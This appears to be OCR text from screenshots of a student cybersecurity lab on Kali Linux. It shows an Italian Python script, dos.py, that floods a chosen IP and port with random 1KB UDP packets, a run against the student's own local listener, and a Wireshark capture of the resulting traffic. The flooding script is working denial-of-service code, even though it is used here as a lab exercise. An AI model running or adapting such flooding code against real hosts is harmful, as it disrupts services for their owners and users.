
Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless T
udp
No. Time Source Destination
59 0.000511641 192.168.32.100 192.168.32.100
57 0.000495215 192.168.32.100 192.168.32.100
55 0.000478269 192.168.32.100 192.168.32.100
53 0.000461883 192.168.32.100 192.168.32.100
51 0.000445543 192.168.32.100 192.168.32.100
49 0.000429051 192.168.32.100 192.168.32.100
47 0.000412589 192.168.32.100 192.168.32.100
45 0.000396204 192.168.32.100 192.168.32.100
43 0.000379841 192.168.32.100 192.168.32.100
41 0.000362945 192.168.32.100 192.168.32.100
39 0.000346671 192.168.32.100 192.168.32.100
37 0.000330401 192.168.32.100 192.168.32.100
Frame 59: 1068 bytes on wire (8544 bits
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.1
User Datagram Protocol, Src Port: 50070,
Data (1024 bytes)
Data: 16dd9de8738cdc21d71282f2f5c7b0a
[Length: 1024]
0000 00 00 03 04
0010 45 00 04 1c
0020 c0 a8 20 64
0030 73 8c dc 21
0040 07 ba 72 c7
0050 e0 03 1d 61
0060 98 a1 72 52
0070 6c 3c 85 41
0080 42 ac 07 cd
0090 67 9a 1a f0
00a0 d9 37 ff 36
00b0 e5 83 2f bb
00c0 3a 77 1b c9
any: <live capture in progress>
Packets: 60 · Displayed: 60
ciao.py epicode prova.py quadrato.py.save
ciao.py.save Epicode_lab Public quadrato.py.save.1
Desktop esercizioc.c __pycache__ rettangoloperimetr
Documents Esercizio.txt.save quadratoo.py Templates
dos.py Music quadratoo.pyy Videos
Downloads Pictures quadrato.py
(kali㉿kali)-[~]
$ python prova.py
Server started! Waiting for connections ...
kali@kali: ~
File Actions Edit View Help
stai dossando pacchetti inviati
stai dossando pacchetti inviati
(kali㉿kali)-[~]
$ python dos.py
inserisci l'indirizzo ip che vuoi dossare: 192.168.32.100
Inserisci la porta utilizzata: 44444
Quanti pacchetti da 1KB vuoi inviare? : 30
stai dossando pacchetti inviati
kali@kali: ~
File Actions Edit View Help
GNU nano 6.4 dos.py
import socket # Necessita della libreria
import random
s=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
AddressTarget = input("inserisci l'indirizzo ip che vuoi dossare: ")
PortaTarget = int(input("Inserisci la porta utilizzata: "))
pacchetto = bytes([random.randint(0, 255) for _ in range(1024)])
npacchetti = int(input("Quanti pacchetti da 1KB vuoi inviare? : "))
for i in range(npacchetti):
s.sendto(pacchetto,(AddressTarget, PortaTarget))
print("stai dossando pacchetti inviati")
s.close()
^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location
^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line
Wireshark · Packet 59 · any
Frame 59: 1068 bytes on wire (8544 bits), 1068 bytes captured
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.32.100, Dst: 192.168
User Datagram Protocol, Src Port: 50070, Dst Port: 44444
Data (1024 bytes)
Data: 16dd9de8738cdc21d71282f2f5c7b0a55c2c19cf07ba72c73df172
[Length: 1024]
0020 c0 a8 20 64 c3 96 ad 9c 04 08 c6 32 16 dd 9d e8
0030 73 8c dc 21 d7 12 82 f2 f5 c7 b0 a5 5c 2c 19 cf
0040 07 ba 72 c7 3d f1 72 63 cf d7 70 f1 67 a5 d5 5f
0050 e0 03 1d 61 c6 51 59 e0 b1 7b 60 33 10 fa d5 a7
0060 98 a1 72 52 c9 cb f7 36 3a f0 5a 6d f1 35 a1 cd
0070 6c 3c 85 41 68 3b 56 e7 00 22 e6 35 ab 1a b3 b3
0080 42 ac 07 cd e4 91 6f 05 65 90 c6 91 a9 4a 83 f4